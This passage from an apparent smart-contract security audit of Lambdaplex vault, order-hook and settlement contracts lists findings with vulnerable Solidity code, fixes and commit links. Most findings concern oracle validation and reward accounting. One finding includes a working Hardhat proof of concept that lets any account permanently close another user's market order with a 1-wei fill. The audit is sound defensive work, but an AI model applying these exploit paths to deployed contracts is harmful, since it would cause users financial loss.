function _convertToShares(uint256 assets) internal view returns (uint256) {
    return (assets * (totalShares + VIRTUAL_SHARES)) / (_totalAssets() +
```

```
VIRTUAL_ASSETS);
}
```

MITIGATION

https://github.com/lambdaplexlabs/lambdaplex-balanced-vault/pull/1/commits/634e3e3994395daab081c3a8c35f631a2fd1c907

6.2.2 Missing Zero-Price Protection in Oracle Factor

HIGH FIXED

DESCRIPTION

The `_oracleFactor()` function in both `LambdaplexOrderHook.sol` and `PLEXVaultHook.sol` does not validate that the oracle price returned from Supra is non-zero before using it for trigger price comparisons. When the oracle returns a zero price (due to oracle failure, manipulation, or feed issues), the trigger condition logic becomes exploitable or causes denial of service.

The vulnerability exists because `pi.prices[0]` from the oracle is directly used to calculate `oraclePrice` without any validation. With `oraclePrice == 0`, every `STOP_LT`-style check passes trivially (`0 <= triggerPrice`), allowing an attacker to trigger stop-loss orders when current market price wouldn't justify it. Conversely, every `STOP_GT`-style check fails (`0 >= positive` is false), causing denial of service for take-profit orders.

The sister contract `balanced-vault-master/contracts/base/PLEXPairVault.sol` correctly implements this check at line 327: `require(rawPrice > 0, "oracle: price=0");` — the protection is missing in the hook contracts.

CODE LOCATION

order-hook-master/contracts/LambdaplexOrderHook.sol & balanced-vault-master/contracts/hook/PLEXVaultHook.sol — `_oracleFactor()`:

```
function _oracleFactor(
    uint8 ot,
    uint256 d,
    address inToken,
    address outToken,
    bytes memory proof
) private returns (uint256 factorBps) {
    ISupraRegistry.PriceInfo memory pi = supra.verifyOracleProofV2(proof);
    require(pi.pairs.length == 1, "oracle: pair length");
    // ... staleness/pair checks ...

    // @audit-issue VULNERABILITY: pi.prices[0] can be 0, no validation performed
    uint256 oraclePrice = PRBMathCommon.mulDiv(pi.prices[0], scaleB, scaleA);
```

```
    // ...
}
```

RECOMMENDATION

Add a zero-price validation immediately after fetching the price proof, consistent with `PLEXPairVault.sol`. Apply the fix in both `order-hook-master/contracts/LambdaplexOrderHook.sol` and `balanced-vault-master/contracts/hook/PLEXVaultHook.sol`.

```
ISupraRegistry.PriceInfo memory pi = supra.verifyOracleProofV2(proof);
require(pi.pairs.length == 1, "oracle: pair length");

// Add this check - consistent with PLEXPairVault.sol line 327
require(pi.prices[0] > 0, "oracle: price=0");
```

MITIGATION

https://github.com/lambdaplexlabs/lambdaplex-order-hook/pull/1/commits/824ab8df822be96bb2793c361618ea314ff5138f

6.2.3 60-Second Staleness Window Vulnerability

MEDIUM FIXED

DESCRIPTION

The PLEXPairVault contract uses a 60-second staleness threshold (`STALE_PRICE = 60`) for validating oracle price proofs from Supra Oracle. This window allows oracle proofs up to 60 seconds old to be accepted for deposit and withdrawal operations.

During periods of high market volatility, cryptocurrency prices can move 5-10% within 60 seconds. An attacker with knowledge of real-time market prices could exploit stale oracle proofs to gain an unfair advantage in share calculations. The 60-second threshold is at the higher end of common DeFi practice for protocols handling deposits/withdrawals where price accuracy directly affects share calculations.

CODE LOCATION

balanced-vault-master/contracts/base/PLEXPairVault.sol L64, L307-311:

```
uint256 constant STALE_PRICE = 60;

// --- Freshness checks ---
uint64 t = uint64(info.timestamp[0]);
uint64 nowU = uint64(block.timestamp);
require(t != 0, "oracle: ts=0");
```

```
require(t <= nowU, "oracle: future");
require(nowU - t <= STALE_PRICE, "oracle: stale");
```

RECOMMENDATION

Reduce `STALE_PRICE` from 60 to 20-30 seconds to align with industry best practices, and consider making it a configurable parameter bounded by sane min/max values:

For additional defence in depth, add a price-deviation check that compares the new oracle price against the most recent observation and reverts if it exceeds a configured threshold (e.g. 5%).

```
uint256 constant STALE_PRICE = 20;
```

MITIGATION

https://github.com/lambdaplexlabs/lambdaplex-balanced-vault/pull/1/commits/6b00d7916b4235d9ad2d6749d5a12fc125a169fd

6.2.4 Oracle Proof Replay Within Staleness Window

MEDIUM FIXED

DESCRIPTION

The `LambdaplexOrderHook` contract verifies oracle proofs from Supra Oracle using the `_oracleFactor()` function. While it correctly validates that the proof timestamp is within the staleness window, it does not validate the proof's round number or track previously used proofs.

The Supra Oracle returns a `PriceInfo` struct containing a `round` field specifically designed to prevent replay attacks and ensure proof uniqueness. However, this field is completely ignored by the consuming contract. An attacker can:

1. Re-use an old proof (still within staleness) whose price is favourable, even after the current market price has moved.

2. Re-use the same proof to consume multiple stop orders across different users within the same window.

CODE LOCATION

order-hook-master/contracts/LambdaplexOrderHook.sol L140-210 — `_oracleFactor()`:

```
function _oracleFactor(
    uint8 ot,
    uint256 d,
    address inToken,
    address outToken,
    bytes memory proof
) private returns (uint256 factorBps) {
```

```
    ISupraRegistry.PriceInfo memory pi = supra.verifyOracleProofV2(proof);
    require(pi.pairs.length == 1, "oracle: pair length");
    require(
        pi.timestamp[0] <= block.timestamp &&
        pi.timestamp[0] >= block.timestamp - STALE_PRICE,
        "oracle: stale"
    );
    // NOTE: pi.round[0] is NEVER validated or tracked
}
```

RECOMMENDATION

Validate the round number and require monotonically increasing rounds per pair, and combine that with a tighter staleness window:

Alternatively, track used proof hashes in a `mapping(bytes32 => bool) usedProofs` to prevent exact replays.

```
uint256 constant STALE_PRICE = 30;
mapping(uint256 => uint256) public lastAcceptedRound;

require(
    pi.timestamp[0] <= block.timestamp &&
    pi.timestamp[0] >= block.timestamp - STALE_PRICE,
    "oracle: stale"
);

require(pi.round[0] >= lastAcceptedRound[pi.pairs[0]], "oracle: old round");
lastAcceptedRound[pi.pairs[0]] = pi.round[0];
```

MITIGATION

https://github.com/lambdaplexlabs/lambdaplex-order-hook/pull/1/commits/2da94c0c450e73304ffd4fe52c8557febad98576

6.2.5 Eligible Shares Can Be Zero During Normal Operation

MEDIUM ACKNOWLEDGED

DESCRIPTION

The `_eligibleShares()` function calculates shares eligible for rewards by excluding owner fee shares from the total. When all depositors withdraw their funds, only `ownerFeeShares` remain in the vault. In this state, `totalShares == ownerFeeShares`, causing `_eligibleShares()` to return 0.

When `_updateReward()` is called with zero eligible shares, rewards accumulate in `carry` instead of being distributed via `perShare`. Because owner fee shares are explicitly excluded from reward distribution, those rewards become permanently orphaned — new depositors after this period receive zero accrued rewards and `carry` can overflow `uint128` over extended periods.

CODE LOCATION

balanced-vault-master/contracts/base/PLEXPairVault.sol L483-510:

```
function _eligibleShares() internal view returns (uint256) {
    uint256 ts = totalShares;
    uint256 fee = ownerFeeShares;
    return ts > fee ? (ts - fee) : 0;
}

function _updateReward(address rt) internal {
    // ...
    uint256 eligible = _eligibleShares();
    if (eligible == 0) {
        R.carry += uint128(R.rate * dt);  // Rewards trapped in carry
    } else {
        R.perShare += (R.rate * dt * 1e18) / eligible;
    }
    // ...
}
```

RECOMMENDATION

Block reward funding while no eligible shares exist, allow the owner to recover orphaned `carry`, or roll the orphaned `carry` into the next stream once eligible shares return:

At minimum, emit a dedicated event when rewards fall into `carry` so off-chain monitoring can detect the condition.

```
function onAirdropFunded(address token, uint256 amount) external onlyDistributor {
    require(_eligibleShares() > 0, "no eligible shares");
    // ... existing logic
}
```

6.2.6 minFill Validation Uses Executed Quantity, Not Total Order Quantity

MEDIUM FIXED

DESCRIPTION

The `minFill` validation in `LambdaplexOrderHook._applyOne()` validates the fill amount against the current remaining quantity instead of the original order quantity. When an order is partially filled, the remaining quantity is written back via `IocFokWriteback.update()`, but the `minFill` percentage in the order detail remains unchanged. Subsequent fills are validated against the reduced remaining quantity, causing the effective minimum fill requirement to grow as the order is consumed.

Example: a user places a 1000-unit order with `minFill = 50%`. After a 600-unit partial fill the remaining is 400 units; the next fill must now be ≥ 200 units (50% of 400) even though 75% of the original order has already been filled.

CODE LOCATION

order-hook-master/contracts/LambdaplexOrderHook.sol L250-259, libraries/IocFokWriteback.sol L41-48:

```
uint256 q    = d.quantity();      // This is REMAINING quantity, not original
uint256 mfb  = d.minFill();
uint256 take = q <= st.remaining ? q : st.remaining;

// per-order minFillBps: take / q >= mfb / 1e6
if (mfb > 0 && take != 0) {
    require(take * BIPS >= q * mfb, "min fill");  // Uses remaining 'q', not
original
}
```

RECOMMENDATION

Track the original order quantity and validate against it, or clear `minFill` after the first valid fill so the threshold only applies to opening a position:

```
bytes32 newDetail = DetailDecoder.encode(
    rem,
    detailWord.numerator(),
    detailWord.denominator(),
    detailWord.deviation(),
    0 // set minFill to zero after first valid fill
);
```

MITIGATION

https://github.com/lambdaplexlabs/lambdaplex-order-hook/pull/1/commits/82ce5efb7e0068336e28afd8419b298c466d327d

6.2.7 Reward Token Array Unbounded Growth

MEDIUM FIXED

DESCRIPTION

The `rewardTokens` array in `PLEXPairVault` grows unboundedly when new reward tokens are funded via the distributor. Each unique token funded is permanently added to the array with no mechanism to remove exhausted or deprecated tokens. The settlement and claim functions iterate over the entire array, making `claimAllRewards()` and `_settleRewards()` cost O(n) gas in the number of reward tokens. An attacker who can fund the distributor with worthless tokens can grief every depositor by inflating gas costs.

CODE LOCATION

balanced-vault-master/contracts/base/PLEXPairVault.sol L129, L476-480, L515-537, L605-618:

```
address[] public rewardTokens; // keep small

function _ensureListedReward(address rt) internal {
    for (uint i = 0; i < rewardTokens.length; i++)
        if (rewardTokens[i] == rt) return;
    rewardTokens.push(rt);  // No MAX_REWARD_TOKENS check
}
```

RECOMMENDATION

Cap the array length, expose an admin function to remove fully-distributed tokens, switch to an O(1) `mapping` for the dedup check, and restrict who can fund tokens (or require a minimum funding amount):

Combine with a `removeDepletedRewardToken(uint256 index)` function that swaps and pops tokens after asserting `distributor.remaining(...) == 0` and no pending rate/carry.

```
uint256 constant MAX_REWARD_TOKENS = 20;
mapping(address => bool) public isRewardToken;

function _ensureListedReward(address rt) internal {
    if (isRewardToken[rt]) return;
    require(rewardTokens.length < MAX_REWARD_TOKENS, "too many reward tokens");
    isRewardToken[rt] = true;
    rewardTokens.push(rt);
}
```

MITIGATION

https://github.com/lambdaplexlabs/lambdaplex-balanced-vault/pull/1/commits/cc45e0f840e5e1387406cd8639c0a5c43d607d6e

6.2.8 Owner Fee Share Redemption Race Condition

MEDIUM FIXED

DESCRIPTION

The `ownerRedeemFees()` function allows the vault owner to redeem accrued management fee shares for BASE/QUOTE tokens. The function lacks slippage protection parameters (`minBaseOut`, `minQuoteOut`), making the redemption subject to MEV attacks and front-running on EVM-compatible deployments.

The payout is calculated at execution time based on current TVL, current share proportions and current oracle price. Any deposit or withdrawal that occurs between the owner's transaction submission and execution will change the redemption value, potentially resulting in the owner receiving less (or more) than expected.

CODE LOCATION

balanced-vault-master/contracts/base/PLEXPairVault.sol L1010-1063 — `ownerRedeemFees()`:

```
function ownerRedeemFees(
    uint256 feeSharesToBurn,
    bytes memory supraArgs
) external onlyOwner nonReentrant {
    // ...
    // Value owed (QUOTE terms) - No slippage protection
    uint256 valueOutQ = (tvlQ * burn) / tsBefore;

    (uint256 payBase, uint256 payQuote) = _payoutOverweightThenBalanced(
        valueOutQ, price, scale, baseBal, quoteBal, imb
    );

    // Burn fee-shares and shrink total supply
    ownerFeeShares = available - burn;
    totalShares = tsBefore - burn;

    // Payout to owner - No minimum output validation
    _transferOut(BASE, payable(owner()), payBase);
    _transferOut(QUOTE, payable(owner()), payQuote);

    emit OwnerFeeRedeemed(burn, payBase, payQuote);
}
```

RECOMMENDATION

Add explicit slippage protection parameters and validate the resulting payout before transferring:

Also expose a `previewOwnerRedeemFees(...)` view function and consider a `deadline` parameter.

```
function ownerRedeemFees(
    uint256 feeSharesToBurn,
    bytes memory supraArgs,
    uint256 minBaseOut,
    uint256 minQuoteOut
) external onlyOwner nonReentrant {
    // ... compute payBase / payQuote ...
    require(payBase >= minBaseOut, "slippage: base");
    require(payQuote >= minQuoteOut, "slippage: quote");
    // ...
}
```

MITIGATION

https://github.com/lambdaplexlabs/lambdaplex-balanced-vault/pull/1/commits/e2e1b994024d5d71110e74121553820e6184e580

6.2.9 lockupSecs and feeChangeDelaySecs Can Be Set to Zero, Disabling Core Protections

MEDIUM FIXED

DESCRIPTION

The constructor validates `vestingSecs_ > 0` and `initialBalanceTolBips_ <= 50_000`, but does not validate `lockupSecs_` or `feeChangeDelaySecs_`. Both are `uint64` immutables set once at construction, and both are critical to security:

- `lockupSecs = 0` → deposits can be withdrawn in the same block, enabling flash-loan deposit + withdraw attack vectors that extract value from the rebalancing policy.

- `feeChangeDelaySecs = 0` → owner can change the management fee rate with zero delay, bypassing the timelock protection entirely. `pendingOwnerFeeTs = nowTs + 0 = nowTs`, so the pending fee is immediately effective. The cooldown check `nowTs >= lastFeeChangeTs + 0` also passes every call.

CODE LOCATION

balanced-vault-master/contracts/base/PLEXPairVault.sol L220-248 (constructor):

```
// L231: vestingSecs is validated
require(vestingSecs_ > 0, "vesting=0");
// BUT lockupSecs_ and feeChangeDelaySecs_ are NOT validated
lockupSecs = lockupSecs_;                 // can be 0
feeChangeDelaySecs = feeChangeDelaySecs_; // can be 0
```

RECOMMENDATION

Add minimum bounds in the constructor:

```
require(lockupSecs_ > 0, "lockup=0");
require(feeChangeDelaySecs_ >= 1 days, "delay too short");
```

MITIGATION

https://github.com/lambdaplexlabs/lambdaplex-balanced-vault/pull/6/changes/0e6e77b1abd79d396bc14e9664a7390654571c54

6.2.10 AirdropDistributor.SafeERC20 Still Uses High-Level transfer()/ transferFrom(), Inconsistent With Vault's Fix

MEDIUM FIXED

DESCRIPTION

A previous change upgraded the vault's `SafeERC20` to use a low-level `call()` to support tokens that don't return a `bool`. However, the `AirdropDistributor` still defines its own separate `SafeERC20` library that uses the high-level pattern:

This means:

1. If a reward token doesn't return `bool` on `transfer()`, the Solidity compiler reverts on the ABI decode step → `claimTo()` always reverts for that token.

2. The vault's `claimAllRewards()` `try/catch` would catch this, but the user can never claim that reward via `claimRewards(rt)` directly (no `try/catch` there — see L-07).

3. `fund()`'s `safeTransferFrom` would also revert, preventing funding with such tokens.

4. The two `SafeERC20` libraries are semantically inconsistent — the vault accepts non-bool tokens, but the distributor rejects them.

CODE LOCATION

balanced-vault-master/contracts/base/AirdropDistributor.sol L22-29:

```
// AirdropDistributor.sol L23-28
library SafeERC20 {
    function safeTransfer(IERC20 t, address to, uint256 v) internal {
        bool ok = t.transfer(to, v); require(ok, "TRANSFER_FAILED");
    }
    function safeTransferFrom(IERC20 t, address from, address to, uint256 v)
internal {
        bool ok = t.transferFrom(from, to, v); require(ok,
"TRANSFER_FROM_FAILED");
```

```
        }
    }
```

RECOMMENDATION

Unify the `SafeERC20` implementation. Copy the vault's low-level `call()` pattern into the distributor, or extract it into a shared library imported by both contracts.

MITIGATION

https://github.com/lambdaplexlabs/lambdaplex-balanced-vault/pull/6/changes/d8eb291b0267db837c22545b5c277bb3fee822b1

6.2.11 Mutable Oracle Pair Metadata Can Brick or Reprice Live Stop Orders

MEDIUM ACKNOWLEDGED

DESCRIPTION

`registerPair()` overwrites `pairs[pairId]` without checking whether the pair already exists. Active stop orders that rely on that pair id can be silently bricked by changing the pair tokens, or repriced by changing the token decimal metadata.

The settlement contract later consumes that mutable pair metadata when validating oracle-triggered orders:

The same pair id can be overwritten after an order is installed. The later stop trigger evaluates the unchanged order bytes against changed pair metadata, causing either `oracle: wrong pair` or a changed trigger outcome. PoC tests demonstrate that a pair overwrite after order installation can brick a live stop order, and that decimal-metadata overwrite changes the trigger outcome without changing the order bytes.

CODE LOCATION

lambdaplex-settlement-master/contracts/oracle/SupraRegistry.sol L24-35 & lambdaplex-settlement-master/contracts/LambdaplexSettlements.sol L910-946:

```
function registerPair(
    uint256 pairId,
    address tokenA,
    address tokenB
) external onlyOwner() {
    require(tokenA != tokenB, 'IDENTICAL_ADDRESSES');
    pairs[pairId] = TokenPair(
        tokenA,
        tokenB,
        tokenA == address(0) ? 8 : IERC20(tokenA).decimals(),
```

```
        tokenB == address(0) ? 8 : IERC20(tokenB).decimals());
}
```

```
ISupraRegistry.TokenPair memory pair = supra.getPair(pi.pairs[0]);
require(
    (inToken == pair.tokenA && outToken == pair.tokenB) ||
    (inToken == pair.tokenB && outToken == pair.tokenA),
    "oracle: wrong pair"
);
uint256 oraclePrice;
uint256 execPrice;
{
    uint256 decimals = pi.decimal[0];
    require(decimals < 39, "oracle: decimals");
    uint256 da = uint256(pair.decimalsA);
    uint256 db = uint256(pair.decimalsB);
    require(da <= 38 && db <= 38, "oracle: token decimals");
    uint256 scaleA = 10 ** da;
    uint256 scaleB = 10 ** db;
    oraclePrice = PRBMathCommon.mulDiv(pi.prices[0], scaleB, scaleA);
}
```

RECOMMENDATION

Make pair ids immutable after registration, or require a timelocked pair migration flow that records old and new metadata and gives active order owners an exit window.

```
function registerPair(
    uint256 pairId,
    address tokenA,
    address tokenB
) external onlyOwner() {
    require(tokenA != tokenB, 'IDENTICAL_ADDRESSES');
    require(pairs[pairId].tokenA == address(0), 'pair already registered');
    pairs[pairId] = TokenPair(
        tokenA,
        tokenB,
        tokenA == address(0) ? 8 : IERC20(tokenA).decimals(),
        tokenB == address(0) ? 8 : IERC20(tokenB).decimals());
}
```

6.2.12 Market Orders Can Set deviation == BIPS and Collapse Required Credit

MEDIUM ACKNOWLEDGED

DESCRIPTION

For market-style oracle orders, `_oracleFactor()` permits `slip <= BIPS` and computes `factorBps = BIPS - slip`. If `slip == BIPS`, `factorBps` becomes zero. `_applyOne()` then multiplies the required credit by that zero factor, allowing settlement where the seller receives negligible or zero effective consideration.

A market order selling 100 TOKEN_A can settle while the seller receives only 1 TOKEN_B, because `deviation == BIPS` makes the required-credit factor zero. The PoC demonstrates a settlement event where the seller receives negligible credit relative to the debit.

CODE LOCATION

lambdaplex-settlement-master/contracts/LambdaplexSettlements.sol L958-966, L995-1003:

```
if (OrderType.isMarketStyle(ot)) {
    require(slip <= BIPS, "slip > 1e6");
    factorBps = BIPS - slip;
} else {
    factorBps = BIPS;
}
```

```
uint256 need_i = PRBMathCommon.mulDiv(
    d.numerator(),
    take,
    d.denominator()
);
if (factorBps != BIPS) {
    need_i = PRBMathCommon.mulDiv(need_i, factorBps, BIPS);
}
```

RECOMMENDATION

Require `deviation < BIPS` for market-style orders, and reject settlements where the computed required output is zero for a nonzero debit. Add regression tests for `BIPS - 1`, `BIPS`, and over-`BIPS` deviation values.

```
if (OrderType.isMarketStyle(ot)) {
    require(slip < BIPS, "slip >= 1e6");
    factorBps = BIPS - slip;
} else {
    factorBps = BIPS;
}
```

```
// ...
require(need_i > 0, "need=0");
```

6.2.13 Signed Malformed Orders Can Persist and Revert Later Execution

MEDIUM FIXED

DESCRIPTION

`_installSignedOrders()` persists any nonzero signed retail detail after signature validation and duplicate checks. It does not reject `denominator == 0`. The malformed order remains in `orders[owner][key]`, then later execution paths call `PRBMathCommon.mulDiv(..., d.denominator())` and revert. This creates durable poison-order state that can repeatedly revert stop triggering or mixed settlement batches until the stored order is separately neutralized.

The stored malformed detail is later consumed by unchecked `denominator` math:

A signed malformed order with `denominator == 0` installs successfully and remains in storage. Later trigger or settlement execution reverts, and the malformed order remains stored after the revert.

CODE LOCATION

lambdaplex-settlement-master/contracts/LambdaplexSettlements.sol L580-640:

```
function _installSignedOrders(
    Order[] calldata signedOrders,
    bytes32 settlementHash_
)
    private
    returns (
        address[] memory contractApprovals,
        uint256 contractApprovalCount
    )
{
    contractApprovals = new address[](signedOrders.length);
    for (uint256 i = 0; i < signedOrders.length; i++) {
        Order calldata order_ = signedOrders[i];
        if (order_.owner == address(0)) {
            continue;
        }
        if (order_.detail == bytes32(0)) {
            // ... contract-settlement authorization path ...
            continue;
        }
        if (
            installed[order_.owner][order_.key] ||
```

```
            orders[order_.owner][order_.key] != bytes32(0)
        ) {
            continue;
        }
        if (
            !_isOrderAuthorized(
                order_.owner,
                order_.key,
                order_.detail,
                order_.signature
            )
        ) {
            continue;
        }
        installed[order_.owner][order_.key] = true;
        orders[order_.owner][order_.key] = order_.detail;
        emit OrderInstalled(order_.owner, order_.key, order_.detail);
    }
}
```

```
uint256 nmr = d.numerator();
uint256 dnm = d.denominator();
execPrice = (inToken == pair.tokenA)
    ? PRBMathCommon.mulDiv(nmr, scale, dnm)
    : PRBMathCommon.mulDiv(dnm, scale, nmr);

uint256 need_i = PRBMathCommon.mulDiv(
    d.numerator(),
    take,
    d.denominator()
);
```

RECOMMENDATION

Validate detail math invariants before installing retail orders. At minimum reject `denominator == 0`, `numerator == 0` for paths that invert it, and out-of-range deviation/minFill values before setting `installed` or writing `orders`.

```
require(d.denominator() != 0, "bad detail: dnm=0");
require(d.numerator() != 0, "bad detail: nmr=0");
require(d.deviation() <= BIPS, "bad detail: dev");
installed[order_.owner][order_.key] = true;
orders[order_.owner][order_.key] = order_.detail;
```

MITIGATION

https://github.com/lambdaplexlabs/lambdaplex-settlement/commit/3fe6a1ebf093f5d1a707afc73f88595e5ea61ac8

6.2.14 Any address can permanently close a MARKET order with a 1 wei fill

MEDIUM FIXED

DESCRIPTION

settleTrade is permissionless whenever a batch carries no vault authorizations. Any address, not just the intended market maker, can submit a settlement and fill part of a signed order.

For a MARKET order, closing does not depend on how much of the order was filled. _finalizeOrders marks any MARKET order closed the moment it has received any fill at all, as long as it is not already fully filled.

Once state.closed is true, every later attempt to fill the same order reverts with OrderUnavailable, with no way to reopen it.

So once a signed MARKET order becomes known to anyone outside its intended counterparty, that party is not required to fill it. Any account can construct a batch that fills 1 wei of it against a throwaway counter order, submit settleTrade, and the order is closed for good. The owner keeps whatever tiny amount was filled and loses the rest of the intended trade. They have to sign and resubmit a new order to get the execution they originally wanted, and by then the price may have moved.

The order's signature only commits to the order terms, not to who is allowed to fill it or how much they have to fill. minFillPpm does not close this gap either. It only protects the very first fill against being smaller than a threshold, but MARKET orders close after their first fill regardless of size, so an attacker filling exactly at the minimum still closes the order early.

Permissionless entry point, lines 221 to 233:

The executor gate only fires when vaultAuthorizations is non empty, line 392:

Unconditional MARKET close, lines 369 to 384:

Proof of Concept.

Save as test/poc/M-1-market-order-griefing.spec.ts.

Run with:

Result: 1 passing. The attacker account has no prior relationship to alice or bob and pays only its own gas.

CODE LOCATION

lambdaplex-settlement-base-remediation/contracts/LambdaplexSettlements.sol

```
if (order.orderType == MARKET && state.filledAmount != order.sellAmount && !
state.closed) {
    state.closed = true;
}
```

```
function settleTrade(
    Settlement calldata settlement,
    OrderFill[] calldata fills,
    VaultAuthorization[] calldata vaultAuthorizations
) external nonReentrant returns (bool) {
    (uint256 fee0, uint256 fee1) = _validateSettlement(settlement);
    if (fills.length > MAX_FILLS || vaultAuthorizations.length >
settlement.accounts.length) {
        revert InvalidBatchSize();
    }

    bytes32 settlementHash = hashSettlement(settlement);
    Allocation[] memory allocated = new Allocation[](settlement.accounts.length);
    _authorizeVaults(settlement, settlementHash, vaultAuthorizations, allocated);
```

```
if (authorizations.length != 0 && !executors[msg.sender]) revert Unauthorized();
```

```
function _finalizeOrders(OrderFill[] calldata fills) private {
    for (uint256 i; i < fills.length; ++i) {
        Order calldata order = fills[i].order;
        if (order.minFillPpm == 0 && order.orderType == LIMIT) continue;
        bytes32 orderId = hashOrder(order);
        OrderState storage state = _orderStates[order.owner][orderId];
        if (
            order.minFillPpm != 0 &&
            state.filledAmount < Math.mulDiv(order.sellAmount, order.minFillPpm,
PPM, Math.Rounding.Ceil)
        ) revert MinimumFillNotMet(orderId);

        if (order.orderType == MARKET && state.filledAmount != order.sellAmount
&& !state.closed) {
            state.closed = true;
        }
    }
}
```

```
import { expect } from "chai";
import { ethers } from "hardhat";
import { loadFixture, time } from "@nomicfoundation/hardhat-network-helpers";
```

```
import {
  MARKET,
  LIMIT,
  canonicalSettlement,
  signOrder,
  signingDomain,
} from "../../sdk/orders";
import type { Order } from "../../sdk/orders";

async function fixture() {
  const [owner, fee, alice, bob, attacker] = await ethers.getSigners();
  const tokenFactory = await ethers.getContractFactory("TestERC20");
  const a = await tokenFactory.deploy("Wrapped Ether", "WETH", 18);
  const b = await tokenFactory.deploy("USD Coin", "USDC", 6);
  const exchange = await (
    await ethers.getContractFactory("LambdaplexSettlements")
  ).deploy(owner.address, fee.address);
  const addrA = await a.getAddress();
  const addrB = await b.getAddress();
  const exAddr = await exchange.getAddress();
  for (const token of [a, b]) {
    await exchange.connect(owner).setSupportedToken(await token.getAddress(),
true);
    for (const trader of [alice, bob]) {
      await token.mint(trader.address, 10n ** 25n);
      await token.connect(trader).approve(exAddr, ethers.MaxUint256);
    }
  }
  const chainId = (await ethers.provider.getNetwork()).chainId;
  const domain = signingDomain(chainId, exAddr);
  return { owner, fee, alice, bob, attacker, a, b, addrA, addrB, exchange,
domain };
}

describe("M-1: any address can permanently close a MARKET order with a 1 wei
fill", () => {
  it("attacker closes Alice's 1000-unit MARKET order by filling 1 unit, gas cost
only", async () => {
    const f = await loadFixture(fixture);
    const expiration = BigInt(await time.latest()) + 3600n;

    const aliceMarketOrder: Order = {
      owner: f.alice.address,
      sellToken: f.addrA,
      buyToken: f.addrB,
      sellAmount: 1000n,
      priceNumerator: 2000n,
      priceDenominator: 1000n,
```

```
    salt: 1n,
    expiration,
    maxFeePpm: 10_000n,
    deviationPpm: 50_000n,
    minFillPpm: 0n,
    orderType: MARKET,
  };

  const bobLimitOrder: Order = {
    owner: f.bob.address,
    sellToken: f.addrB,
    buyToken: f.addrA,
    sellAmount: 2000n,
    priceNumerator: 1000n,
    priceDenominator: 2000n,
    salt: 1n,
    expiration,
    maxFeePpm: 10_000n,
    deviationPpm: 0n,
    minFillPpm: 0n,
    orderType: LIMIT,
  };

  const tinyFill = 1n;
  const creditForAlice = 2n;

  const settlement = canonicalSettlement({
    token0: f.addrA,
    token1: f.addrB,
    accounts: [
      {
        account: f.alice.address,
        sellsToken0: true,
        sellAmount: tinyFill,
        buyAmount: creditForAlice,
        feeAmount: 0n,
      },
      {
        account: f.bob.address,
        sellsToken0: false,
        sellAmount: creditForAlice,
        buyAmount: tinyFill,
        feeAmount: 0n,
      },
    ],
  });

  const indexAlice = settlement.accounts.findIndex(
```

```
    (acc) => acc.account === ethers.getAddress(f.alice.address)
  );
  const indexBob = settlement.accounts.findIndex(
    (acc) => acc.account === ethers.getAddress(f.bob.address)
  );

  const fills = [
    {
      accountIndex: indexAlice,
      order: aliceMarketOrder,
      sellAmount: tinyFill,
      buyAmount: creditForAlice,
      feeAmount: 0n,
      signature: await signOrder(f.alice, f.domain, aliceMarketOrder),
    },
    {
      accountIndex: indexBob,
      order: bobLimitOrder,
      sellAmount: creditForAlice,
      buyAmount: tinyFill,
      feeAmount: 0n,
      signature: await signOrder(f.bob, f.domain, bobLimitOrder),
    },
  ];

  // attacker is not an executor and has no relationship to alice or bob
  await f.exchange.connect(f.attacker).settleTrade(settlement, fills, []);

  const stateAlice = await f.exchange.orderStates(aliceMarketOrder);
  expect(stateAlice.closed).to.equal(true);
  expect(stateAlice.filledAmount).to.equal(tinyFill);

  // the remaining 999 units can never be filled
  const remainingFill = 999n;
  const remainingCredit = 1998n;
  const settlement2 = canonicalSettlement({
    token0: f.addrA,
    token1: f.addrB,
    accounts: [
      {
        account: f.alice.address,
        sellsToken0: true,
        sellAmount: remainingFill,
        buyAmount: remainingCredit,
        feeAmount: 0n,
      },
      {
        account: f.bob.address,
```

```
          sellsToken0: false,
          sellAmount: remainingCredit,
          buyAmount: remainingFill,
          feeAmount: 0n,
        },
      ],
    });
    const indexAlice2 = settlement2.accounts.findIndex(
      (acc) => acc.account === ethers.getAddress(f.alice.address)
    );
    const indexBob2 = settlement2.accounts.findIndex(
      (acc) => acc.account === ethers.getAddress(f.bob.address)
    );
    const fills2 = [
      {
        accountIndex: indexAlice2,
        order: aliceMarketOrder,
        sellAmount: remainingFill,
        buyAmount: remainingCredit,
        feeAmount: 0n,
        signature: await signOrder(f.alice, f.domain, aliceMarketOrder),
      },
      {
        accountIndex: indexBob2,
        order: bobLimitOrder,
        sellAmount: remainingCredit,
        buyAmount: remainingFill,
        feeAmount: 0n,
        signature: await signOrder(f.bob, f.domain, bobLimitOrder),
      },
    ];

    await expect(
      f.exchange.connect(f.attacker).settleTrade(settlement2, fills2, [])
    ).to.be.revertedWithCustomError(f.exchange, "OrderUnavailable");
  });
});
```

```
npx hardhat test test/poc/M-1-market-order-griefing.spec.ts
```

RECOMMENDATION

Restrict who can submit a batch that fills someone else's MARKET order, for example by requiring an approved executor for any batch containing a MARKET order, the same way vault batches already require one.

As a second, independent fix, bind a minimum fill fraction into the signed order so a MARKET order cannot close on a fill smaller than the signer intended, and apply that floor even to the first fill rather than only to later ones.

MITIGATION

https://github.com/lambdaplexlabs/lambdaplex-settlement-base/commit/ec8f4c17a80c70f51c6f58183155d83f063243a8

6.2.15 Reward Carry Truncation (uint128)

LOW FIXED

DESCRIPTION

The `PLEXPairVault` contract uses explicit `uint128()` casts when storing reward carry values. In Solidity 0.8+, explicit type casts do not revert on overflow — they silently truncate the value to fit the smaller type. If `rate * dt` exceeds `type(uint128).max` (~3.4e38), the excess bits are discarded without any error, resulting in permanent loss of reward tokens.

The vulnerable pattern appears in three locations: `_updateReward` (L500) when no eligible shares exist, and `onAirdropFunded` (L566 active stream, L578 fresh stream) when storing the remainder.

CODE LOCATION

balanced-vault-master/contracts/base/PLEXPairVault.sol L500, L566, L578:

```
if (eligible == 0) {
    R.carry += uint128(R.rate * dt);  // @audit LINE 500 - Truncation risk
} else {
    R.perShare += (R.rate * dt * 1e18) / eligible;
}

// L566 (active stream reconfigure)
R.carry = uint128(totalToStream - R.rate * remainingTime);

// L578 (fresh stream)
R.carry = uint128(totalToStream - R.rate * VESTING_SECS);
```

RECOMMENDATION

Replace explicit casts with OpenZeppelin's `SafeCast.toUint128()` so an overflow reverts, or widen `carry` to `uint256`:

```
import "@openzeppelin/contracts/utils/math/SafeCast.sol";

R.carry += SafeCast.toUint128(R.rate * dt);
```

```
R.carry  = SafeCast.toUint128(totalToStream - R.rate * remainingTime);
R.carry  = SafeCast.toUint128(totalToStream - R.rate * VESTING_SECS);
```

